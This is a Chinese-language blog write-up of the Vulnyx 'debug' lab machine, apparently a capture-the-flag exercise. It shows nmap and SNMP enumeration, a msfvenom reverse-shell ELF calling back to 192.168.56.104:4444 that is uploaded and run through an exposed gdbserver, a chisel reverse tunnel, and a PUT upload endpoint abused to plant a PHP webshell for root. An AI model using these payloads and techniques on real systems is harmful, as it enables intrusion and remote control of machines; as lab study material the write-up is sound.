Vulnyx-debug复盘

经历了很多事情,接近死亡,又被救回来,住了院,每天理疗,吃药,看着身边的病友来来往往。

检查做完了先重拾一下靶机吧

靶机ip:192.168.56.169

信息收集


1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
nmap 192.168.56.169 -p- --min-rate=1000 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-27 00:16 EDT
Nmap scan report for bogon (192.168.56.169)
Host is up (0.0011s latency).
Not shown: 65531 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
| 256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_ 256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp open http Apache httpd 2.4.61 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.61 (Debian)
8080/tcp open http Apache httpd 2.4.61 ((Debian))
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.61 (Debian)
|_http-title: Site doesn't have a title (text/html).
20500/tcp open unknown
MAC Address: 08:00:27:75:CB:49 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 1.07 ms bogon (192.168.56.169)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.38 seconds


之后访问80端口和8080端口看到显示如下界面。

之后尝试dirsearch,ferobuster等多种目录爆破工具爆破无果,故放弃尝试,决定先去看看20500端口是什么,网上没有搜到关于端口的信息,推测是个自定义服务。

curl一下仍然没有反应,查看UDP服务。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
nmap -sU --min-rate 1000 192.168.56.169
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-27 00:23 EDT
Nmap scan report for bogon (192.168.56.169)
Host is up (0.00070s latency).
Not shown: 986 open|filtered udp ports (no-response)
PORT STATE SERVICE
161/udp open snmp
500/udp closed isakmp
517/udp closed talk
623/udp closed asf-rmcp
998/udp closed puparp
1434/udp closed ms-sql-m
2148/udp closed veritas-ucl
5353/udp closed zeroconf
17939/udp closed unknown
21212/udp closed unknown
24606/udp closed unknown
42577/udp closed unknown
47808/udp closed bacnet
49185/udp closed unknown
MAC Address: 08:00:27:75:CB:49 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 8.78 seconds


发现snmp服务是开着的,准备枚举。

但是默认的public用不了,使用onesixtyone爆破。

1
2
3
4
5
6
7
8
snmp-check 192.168.56.169
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.56.169:161 using SNMPv1 and community 'public'

[!] 192.168.56.169:161 SNMP request timeout

1
2
3
onesixtyone -c /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt 192.168.56.169 -w 100
Scanning 1 hosts, 120 communities
192.168.56.169 [network] Linux debug 5.10.0-32-amd64 #1 SMP Debian 5.10.223-1 (2024-08-10) x86_64


找到目标系统的 SNMP 社区字符串为 network,继续实以smnp-check,发现gdb服务,并映射于外网的20500端口上。(顺便发现内网还开了个端口9000)

GetKiller



构造恶意elf文件准备上传。

1
msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.56.104 LPORT=4444 PrependFork=true -f elf -o binary.elf
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
(gdb) target extended-remote 192.168.56.169:20500
Remote debugging using 192.168.56.169:20500
Reading /usr/bin/true from remote target...
Reading symbols from target:/usr/bin/true...
(No debugging symbols found in target:/usr/bin/true)
Reading /lib64/ld-linux-x86-64.so.2 from remote target...
Reading symbols from target:/lib64/ld-linux-x86-64.so.2...
(No debugging symbols found in target:/lib64/ld-linux-x86-64.so.2)
0x00007ffff7fd3090 in ?? () from target:/lib64/ld-linux-x86-64.so.2
(gdb) remote put binary.elf /tmp/binary.elf
Successfully sent file "binary.elf".
(gdb) set remote exec-file /tmp/binary.elf
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: target:/usr/bin/true
Reading /lib64/ld-linux-x86-64.so.2 from remote target...
[Detaching after fork from child process 993]
[Inferior 1 (process 992) exited normally]
(gdb)
之后写个公钥方便进去。

Root


用chisel把刚刚的9000端口转发出来。

1
2
3
4
5
killer@debug:/home/killer$ chmod +x chisel 
killer@debug:/home/killer$ cat user.txt
killer@debug:/home/killer$ chisel client 192.168.56.104:9999 R:9000:127.0.0.1:9000
2025/10/27 05:58:23 client: Connecting to ws://192.168.56.104:9999
2025/10/27 05:58:23 client: Connected (Latency 956.899µs)


网页访问提示method not allowed。

换成PUT方法试一试。

1
2
3
4
5
curl 127.0.0.1:9000 -X PUT
{"status":"ok","filename":"id_1761541695","size":0}
┌──(root㉿kali)-[/home/kali/Desktop]
└─# curl 127.0.0.1:9000 -X PUT
{"status":"ok","filename":"id_1761541699","size":0}

看起来可以传文件,开始想着传马,但是他会把文件名随机。

这里想了好久最后去看老大的复盘视频才知道有一个参数要fuzz,是name。

1
2
curl -s 127.0.0.1:9000/?name=3.php -X PUT     
{"status":"ok","filename":"3.php","size":0}


传个一句话木马连上去就root了。


Vulnyx-debug复盘
http://example.com/2025/10/27/Vulnyx-debug复盘/
Author
Skyarrow
Posted on
October 27, 2025
Licensed under